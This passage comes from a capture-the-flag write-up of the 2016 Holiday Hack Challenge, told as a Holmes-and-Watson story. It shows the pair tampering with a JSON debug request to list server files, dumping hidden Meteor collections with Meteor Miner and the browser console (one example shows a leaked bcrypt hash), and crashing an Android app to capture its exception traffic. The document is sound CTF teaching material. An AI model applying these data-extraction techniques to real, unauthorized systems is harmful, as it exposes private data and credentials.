{"date":"20161223131955","status":"OK","filename":"debug-20161223131955-0.txt","request":
{"date":"20161223081955-
0500","udid":"e9e7fb280ffc00c7","debug":"com.northpolewonderland.santagram.EditProfile,
EditProfile","freemem":68590432,"verbose":false}}
```

"It is working Holmes! We can successfully exchange information with the server!" - "Well done Watson! I wonder what this '`verbose`' parameter does in the response. Obviously it wasn't present in the original request! Would you mind adding it to our request and setting it to `true`?" - "With pleasure my dear Holmes".

I repeated our change action in the UI of the application and triggered another sending of the debug messages to the server. This time I intercepted the application's request and added '`verbose: true`' to the list of JSON parameters, just before it was send to the server.

```
POST /index.php HTTP/1.1
```

```
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.0; Custom Phone - 7.0.0 - API 24 - 768x1280
Build/NRD90M)
Host: dev.northpolewonderland.com
Connection: close
Accept-Encoding: gzip
Content-Length: 161

{"date":"20161223081955-
0500","udid":"e9e7fb280ffc00c7","debug":"com.northpolewonderland.santagram.EditProfile,
EditProfile","freemem":68590432,"verbose":true}
```

This time the server responded with a slightly longer answer, namely the list of all debug files we had already sent:

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Wed, 28 Dec 2016 17:37:30 GMT
Content-Type: application/json
Connection: close
Content-Length: 407

{"date":"20161228173730","date.len":14,"status":"OK","status.len":"2","filename":"debug-
20161228173730-0.txt","filename.len":26,"request":{"date":"20161223081955-
0500","udid":"e9e7fb280ffc00c7","debug":"com.northpolewonderland.santagram.EditProfile,
EditProfile","freemem":68590432,"verbose":true},"files":["debug-20161224235959-0.mp3","debug-
20161228173712-0.txt","debug-20161228173730-0.txt","index.php"]}
```

"Look Holmes! There in the response! ‘debug-20161224235959-0.mp’ This is a rather unusual timestamp Holmes!" - "I've already noticed it Watson! See if you can download the file!".

And by thus I downloaded the next mp3 from the URL **`http://dev.northpolewonderland.com/debug-20161224235959-0.mp3`** which turned out to be the 4th of these spooky MP3 files which send shivers down your spine when you listen to them.

The advertising server

The next server on our mission was the advertising server. We had only three more MP3s to find, until we hopefully find out, who the villain behind the kid-napping of Santa Claus was. At least we hoped so. But will the MP3s really be enough to find out who he was? What if Sherlock was wrong this time? Why should an evildoer be so stupid and make himself identifiable via this recording.
I was doubtful. I was tired, I was hungry, I longed for the comfort of my armchair in front of the warm wood fire of our chimney, a nice little Bruyère with some of this excellent Indian tobacco I brought home from my military service in Afghanistan, a good boke. I sighted. It would likely take some more hours, until we were finally able to return home and hopefully some hours of Christmas would be left for us to enjoy.


Holmes by contrast was full of energy and high hopes.

He fired up a browser again and opened the homepage of “ads.northpolewonderland.com”.

The page was as empty as it could be. This was very astonishing as we were sure that we would see some kind of management interface, JSON responses or just an error page, when we directly open the homepage of the advertising server.

Holmes smiled as usual while I was trying to get any reaction from the system by querying URLs like "`index.php`", "`/admin`",etc. Nothing. Only a blank page...
"Let me help you old friend", Holmes said and with the click of a mouse button he disabled the AdBlock browser extension. "Seems we were a little bit to cautious if you asked me. This AdBlock plugin seems to overreact".

He reloaded the web page and immediately we were greeted by a green backgorund with a big smiling and sad face as well as some advertising slogans. We immediately saw the "Login" button on the top right corner but all the passwords we tried did not work.




Making Ads Great Again!

Are you satisfied with Ad Nauseam?

Current satisfaction:


"Well Watson, this web page look to me, as if it was not really intended for someone to visit. Let's have a look at the sourcecode".

Holmes opened the sourcecode view of the webpage and amongst a lot of gibberish we saw references to "Meteor".



```
<!DOCTYPE html>
<html>
<head>
  <link rel="stylesheet" type="text/css" class="__meteor-css__" href="/d1281f37fbafb6db67a052e58c901679c5cabcc2.css?meteor_css_resource=true">
<meta charset="utf-8"><meta http-equiv="X-UA-Compatible" content="IE=edge"><meta name="viewport" content="width=device-width, initial-scale=1"><!-- The
above 3 meta tags *must* come first in the head; any other head content must come *after* these tags--><meta name="description" content="Holiday Hack">
<title>Ad Nauseam - Stupid Ads for Stupid People</title>

</head>
<body>



<script type="text/javascript">__meteor_runtime_config__ =
JSON.parse(decodeURIComponent("%7B%22meteorRelease%22%3A%22METEOR%401.4.2.3%22%2C%22meteorEnv%22%3A%7B%22NODE_ENV%22%3A%22production%22%2C%22TEST_METADA
TA%22%3A%22%7B%7D%22%7D%2C%22PUBLIC_SETTINGS%22%3A%7B%7D%2C%22ROOT_URL%22%3A%22http%3A%2F%2Fads.northpolewonderland.com%22%2C%22ROOT_URL_PATH_PREFIX%22%
3A%22%22%2C%22appId%22%3A%221vgh1e61x7h692h4hyt1%22%2C%22autoupdateVersion%22%3A%22537dcf6b4594db16ea2d99d0a920f2deeb7dc9f1%22%2C%22autoupdateVersionRef
reshable%22%3A%2205c3f7dba9f3e15efa3d971acf18cab901dc0505%22%2C%22autoupdateVersionCordova%22%3A%22none%22%7D"));</script>

  <script type="text/javascript" src="/fedc8e9f69dab9d81a4f227d6ec76567fcb56231.js?meteor_js_resource=true"></script>


</body>
</html>
```

"Wait Holmes! Meteor! Do you remember? This Elf we met here said something about the Meteor framework!" - "We will not have failure - only success and new learning as it seems." Holmes replied. "Very wise words Holmes!" - "Yes, they are from a very smart woman I've met once" - "A woman Holmes? What was their name?" - "Victoria" he said, "Alexandrina Victoria... Let's go and get this Elf and what he knows about 'Meteor'. A couple of minutes later we found the little Elf in his home again and without hesitation the told us everything about this new Meteor framework and also gave us some links to interesting blog posts (https://pen-testing.sans.org/blog/2016/12/06/mining-meteor) about how to exploit the framework with a browser plugin called Tampermonkey and the 'Meteor Miner' script.



Collections

MeteorMiner analyzes the collections and looks for unique field sets. If the data has a non-uniform shape it is noted next to the collection. This can be helpful to find unique data that may have leaked. To see the field types in MeteorMiner simply click on the collection name in Meteor Miner.

< **Field Details for Meteor.users**

1 record:

_id, createdAt, roles, services.password, username

You can use MyCollectionName.find().fetch() to access the all data in the collection and look for any sensitive information. In the MeteorTodosGoat application the password hash in "accidentally" pushed to the client since the developer didn't 1) restrict access to the data even though the page is not accessible and 2) didn't filter the sensitive fields from publications.

```
> Meteor.users.find().fetch()
< ▼Array[1]
    ▼0: Object
       _id: "DJqgoYWYkwuYAraKR"
      ▶createdAt: Sun Dec 04 2016 18:47:09 GMT-0600 (CST)
      ▶roles: Array[1]
      ▼services: Object
        ▼password: Object
           bcrypt: "$2a$10$LjkeNG4tl2ayubX.1Pv4COiV1lxw4joWEgNhurYKgIFE3oddWd2oK"
```

Subscriptions

Active subscriptions and the parameters passed to the subscriptions are listed in Meteor Miner.


Subscriptions

Holmes installed the extensions which was not so very easy as neither Holmes nor I were acquainted with these modern web technologies. Also the web page of “Metero Miner” did not mention how the script would actually work. Whether something need to be started or a command shall be given.

Holmes decided to browse the web page again while Tampermonkey and the Meteor Miner script starting harvesting data from the framework. Suddenly a new window came popping up which showed information about collections and subscriptions.

"Well this is most interesting Watson! I have to admit, I am not familiar with this modern JavaScript language but this plugin seems to make it rather easy to get to our goal! Let's try the admin page once more!"

The “routes” would show all the sub pages that are available in the application and which should be reachable via navigation means. It turned out that there was at lease one “route” that was not linked, called “/admin/quotes”. Holmes decided to give it a try and opened this sub page.


Ad Nauseum - Admin Q
ads.northpolewonderland.com/admin/quotes
Ad Nauseam
Ads for people tired of ads

You must be logged in to access this page


Meteor Miner
Login
Toggle Loaded Only
Collections
HomeQuotes 5 Records 2 Unique Field Sets
Subscriptions
meteor.loginServiceConfiguration
_roles
meteor_autoupdate_clientVersions
adminQuotes
Templates
AdminQuotes
MasterLayout
Nav
Routes
/aboutus >
/admin/quotes >
/affiliate/:affiliateId >
/campaign/create >
/campaign/review >
/campaign/share >
/create >
/ >
/login >
/manage >
/register >

Suddenly a new window came popping up which showed information about collections and subscriptions and the information that there are


5 record and 2 unique field sets in "HomeQuotes"

"Let's have a closer look!", Holmes said. "Look! here is an 'audio' property!".

Holmes opened up the Javascript console of the browser and adapted the examples he read about in the blog post: 'HomeQuotes.find().fetch()' and then he inspected the Quotes object.



Meteor Miner
Login
Toggle Loaded Only
Collections
HomeQuotes 5 Records 2 Unique
Field Sets
Subscriptions
meteor.loginServiceConfiguration
_roles
meteor_autoupdate_clientVersions
adminQuotes



```
⚠ ▶ 'window.webkitStorageInfo' is deprecated. Please use             VM157:106
    'navigator.webkitTemporaryStorage' or 'navigator.webkitPersistentStorage'
    instead.
⚠ ▶ 'webkitIndexedDB' is deprecated. Please use 'indexedDB' instead.   VM157:106
> HomeQuotes.find().fetch()
<· ▼ Array[5] i
    ▼ 0: Object
        _id: "drsCoXaLaitrx2xJP"
        hidden: false
        index: 0
        quote: "Never Tired"
      ▶ __proto__: Object
    ▶ 1: Object
    ▶ 2: Object
    ▶ 3: Object
    ▼ 4: Object
        _id: "zPR5TpxB5mcAH3pYk"
        audio: "/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3"
        hidden: true
        index: 4
        quote: "Just Ad It!"
      ▶ __proto__: Object
      length: 5
    ▶ __proto__: Array[0]
> |
```

"My god there it is Watson!" he exclaimed. After we had fetched the whole Collection we saw the contents of and additional quote that was not displayed on the web page. It also had an audio property which contained the value '**/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3**'.

Can it rally be that simple? Yes, it could.

Holmes entered the URL and downloaded the MP3 file which now gave us access to five sound files altogether.

This puzzle was rather interesting as we stumbled over the solution more than we knew what to do. This shows that sometimes, even the brightest head like that of Mr. Holmes, could need a little bit of Lady Fortuna’s gifts...

The exception server

"Holmes, I feel we are really going forward in this case. There are only two MP3s missing before we finally learn who captivated Santa!" "Yes, but despite all our testing of the application so far we were not yet able to trigger any kind of exception. I thought maybe we could trigger a `SSLHandshakeException` or something like that when we do not put the Burp CA in the trusted certificates store but it didn't work. Apparently the exception was caught. The application seems to be very well written. Let's try to work on this in a similar way as before."

We opened the source tree in Android Studio and searched the source files for references to calls to the 'ex' server. After a while we stumbled over a routine in `SplashScreen.java` which would prepare a JSON call and fill it with some information about our device.

"So.. the Splashscreen is the first view we are going to see in the application. That means the trigger of the application cannot be connected to anything the user does with the application, like selecting something invalid or using the application the worng way" – "Yes, this sounds reasonable...".

"Inside the structure, that the application reports to the server is the device model, it's free memory, the screen density, storage capacity and the user id." and the exception handler is defined somewhere in here...

```
protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        Thread.getDefaultUncaughtExceptionHandler();
        Thread.setDefaultUncaughtExceptionHandler(new UncaughtExceptionHandler(this) {
            final /* synthetic */ SplashScreen a;

            {
                this.a = r1;
            }

            public void uncaughtException(Thread thread, Throwable th) {
                b.a(this.a.getApplicationContext(), th);
                try {
                    Thread.sleep(10000);
                } catch (InterruptedException e) {
                    e.printStackTrace();
                }
                System.exit(0);
            }
        });
        b.a(getApplicationContext(), getClass().getSimpleName());
        postDeviceAnalyticsData();
        requestWindowFeature(1);
        getWindow().setFlags(1024, 1024);
        setContentView(2130968640);
        new Handler().postDelayed(new Runnable(this) {
            final /* synthetic */ SplashScreen a;

            {
                this.a = r1;
            }

            private void a() {
            }

            public void run() {
                this.a.startActivity(new Intent(this.a, Home.class));
                a();
            }
        }, (long) splashInterval);
    }
```

"Hm, the only thing it is doing is to set some Window parameters", Holmes said into the silence. "Watson! Try to set the emulator display to some obscure size. Maybe we can trigger it by that.".

I did as requested and chose a tablet with a very high resolution. We started the app and - as Holmes predicted it – seconds later it crashed!

"It crashed Holmes, it crashed" - "This is our lucky day Watson! Now capture the traffic again with Burp".


The next time we started the app, we captured the following request when the exception was send out to the ex server:

```
POST /exception.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.0; Custom Tablet - 7.0.0 - API 24 - 1536x2048
Build/NRD90M)
Host: ex.northpolewonderland.com
Connection: close
Accept-Encoding: gzip
Content-Length: 3872

{"operation":"WriteCrashDump","data":{"message":"Canvas: trying to draw too large(154140672bytes)
bitmap.","lmessage":"Canvas: trying to draw too large(154140672bytes)
bitmap.","strace":"java.lang.RuntimeException: Canvas: trying to draw too large(154140672bytes)
bitmap.\n\tat android.view.DisplayListCanvas.throwIfCannotDraw(DisplayListCanvas.java:260)\n\tat
android.graphics.Canvas.drawBitmap(Canvas.java:1415)\n\tat
android.graphics.drawable.BitmapDrawable.draw(BitmapDrawable.java:545)\n\tat
android.widget.ImageView.onDraw(ImageView.java:1286)\n\tat
android.view.View.draw(View.java:17067)\n\tat
android.view.View.updateDisplayListIfDirty(View.java:16049)\n\tat
android.view.View.draw(View.java:16833)\n\tat
android.view.ViewGroup.drawChild(ViewGroup.java:3764)\n\tat
android.view.ViewGroup.dispatchDraw(ViewGroup.java:3550)\n\tat
android.view.View.updateDisplayListIfDirty(View.java:16044)\n\tat
android.view.View.draw(View.java:16833)\n\tat
android.view.ViewGroup.drawChild(ViewGroup.java:3764)\n\tat
android.view.ViewGroup.dispatchDraw(ViewGroup.java:3550)\n\tat
android.view.View.updateDisplayListIfDirty(View.java:16044)\n\tat
android.view.View.draw(View.java:16833)\n\tat
[...]
android.view.ViewGroup.drawChild(ViewGroup.java:3764)\n\tat
android.view.ViewGroup.dispatchDraw(ViewGroup.java:3550)\n\tat
android.view.View.draw(View.java:17070)\n\tat
com.android.internal.policy.DecorView.draw(DecorView.java:751)\n\tat
android.view.View.updateDisplayListIfDirty(View.java:16049)\n\tat
android.view.ThreadedRenderer.updateViewTreeDisplayList(ThreadedRenderer.java:656)\n\tat
android.view.ThreadedRenderer.updateRootDisplayList(ThreadedRenderer.java:662)\n\tat
android.view.ThreadedRenderer.draw(ThreadedRenderer.java:770)\n\tat
android.view.ViewRootImpl.draw(ViewRootImpl.java:2796)\n\tat
android.view.ViewRootImpl.performDraw(ViewRootImpl.java:2604)\n\tat
android.view.ViewRootImpl.performTraversals(ViewRootImpl.java:2211)\n\tat
android.view.ViewRootImpl.doTraversal(ViewRootImpl.java:1246)\n\tat
android.view.ViewRootImpl$TraversalRunnable.run(ViewRootImpl.java:6301)\n\tat
android.view.Choreographer$CallbackRecord.run(Choreographer.java:871)\n\tat
android.view.Choreographer.doCallbacks(Choreographer.java:683)\n\tat
android.view.Choreographer.doFrame(Choreographer.java:619)\n\tat
android.view.Choreographer$FrameDisplayEventReceiver.run(Choreographer.java:857)\n\tat
android.os.Handler.handleCallback(Handler.java:751)\n\tat
android.os.Handler.dispatchMessage(Handler.java:95)\n\tat
android.os.Looper.loop(Looper.java:154)\n\tat
android.app.ActivityThread.main(ActivityThread.java:6077)\n\tat
java.lang.reflect.Method.invoke(Native Method)\n\tat
com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:865)\n\tat
